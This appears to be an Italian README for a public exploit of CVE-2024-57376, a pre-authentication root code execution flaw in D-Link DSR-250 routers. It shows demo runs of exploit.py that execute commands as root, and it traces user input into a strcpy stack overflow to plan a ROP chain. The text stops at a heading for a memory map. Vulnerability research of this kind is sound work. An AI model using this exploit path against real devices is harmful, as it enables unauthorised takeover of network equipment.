 delspon/cve-2024-57376
Exploit CVE-2024-57376

Exploit di esecuzione remota di codice pre-autenticazione per D-Link DSR-250 e DSR-250N
Avviso di sicurezza: https://supportannouncement.us.dlink.com/security/publication.aspx?name=SAP10415
$ python3 exploit.py
usage: <host> <port> <command>
$ python3 exploit.py 192.168.1.1 443 id
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 24\r\nDate: Thu, 22 Dec 2022 11:50:49 GMT\r\nServer: Light Weight Web Server\r\n\r\nuid=0(root) gid=0(root)\n'
HTTP/1.1 200 OK
Content-Length: 24
Date: Thu, 22 Dec 2022 11:50:49 GMT
Server: Light Weight Web Server

uid=0(root) gid=0(root)
$ python3 exploit.py 192.168.1.1 443 'cat /pfrm2.0/etc/dlink_version'
[+] fingerprint
    device: DSR-250N
    year  : 2021
b'HTTP/1.1 200 OK\r\nContent-Length: 12\r\nDate: Thu, 22 Dec 2022 11:57:35 GMT\r\nServer: Light Weight Web Server\r\n\r\n3.17B901C_WW'
HTTP/1.1 200 OK
Content-Length: 12
Date: Thu, 22 Dec 2022 11:57:35 GMT
Server: Light Weight Web Server

3.17B901C_WW
È il codice della funzione duaCP.logout che viene chiamata per il logout.
function duaCP.logout (cgiparams)
    local extCpResult, clientMac, clientIp, authenticatorIp, apMac, apIp, vendor,
           ssid, deviceType, vlan, pageId, returnUrl, authSuccessUrl,
           returnLogoutUrl, notifyUrl, sessionRandom, hash, token

    local request = ""

    extCpResult       = cgiparams.externalCpResult
    clientMac         = cgiparams.clientMac
    clientIp          = cgiparams.clientIp
    authenticatorIp   = cgiparams.authenticatorIp
    apMac             = cgiparams.apMac
    apIp              = cgiparams.apIp
    vendor            = cgiparams.vendor
    ssid              = cgiparams.ssid
    deviceType        = cgiparams.deviceType
    vlan              = cgiparams.vlan
    pageId            = cgiparams.pageIndex
    returnUrl         = cgiparams.returnUrl
    authSuccessUrl    = cgiparams.authenticationSuccessUrl
    returnLogoutUrl   = cgiparams.returnLogoutUrl
    notifyUrl         = cgiparams.notifyUrl
    sessionRandom     = cgiparams.sessionRandom
    hash              = cgiparams.hash
    token             = db.getAttribute("cpExtWebServer", "_ROWID_", "1", "token")


    local status, reason

  reason = "success"
    -- validate hash first
    if (hashValidate (authenticatorIp, clientMac, token, sessionRandom, hash) == "ERROR") then
        -- respond to DUA with failure result so that user will be shown login
        -- page
        reason = "failure"
    end

    status, clientMac, clientIp = duaCP.parse_logoutInfo (extCpResult)

    if (status == "ERROR") then
        reason = "failure"
    end

    -- redirect to DUA
    duaCP.logoutProcess (cgiparams, reason, token)

end
Chiama:
hashValidateduaCP.parse_logoutInfoduaCP.logoutProcessIl percorso verso il codice vulnerabile è duaCP.parse_logoutInfo. Usa extCpResult, che è un input dell'utente, come parametro.
Ecco il codice di duaCP.parse_logoutInfo.
function duaCP.parse_logoutInfo (extCpResult)
    local status       = "OK"

  -- process the extCpResult
  status, clientMac, clientIp = captivePortalLib.duaLogoutInfoGet (extCpResult)

  if (status == "1" or tonumber (status) == 1) then
      return "ERROR"
  end

  clientMac = clientMac:gsub("%-", "%:")

    return status, clientMac, clientIp

end
Chiama captivePortalLib.duaLogoutInfoGet. Usa extCpResult direttamente come parametro. Il suo codice è definito in una libreria condivisa, captivePortalLib.so


lua_tolstring restituisce il puntatore alla stringa di extCpResult e viene chiamata strcpy, che ha una variabile locale come parametro. È chiaramente uno stack buffer overflow. Ora dobbiamo concatenare i gadget ROP.
Ci sono alcuni limiti perché la vulnerabilità viene attivata da strcpy. Non possiamo inserire byte NULL.
Ecco una mappa di memoria:
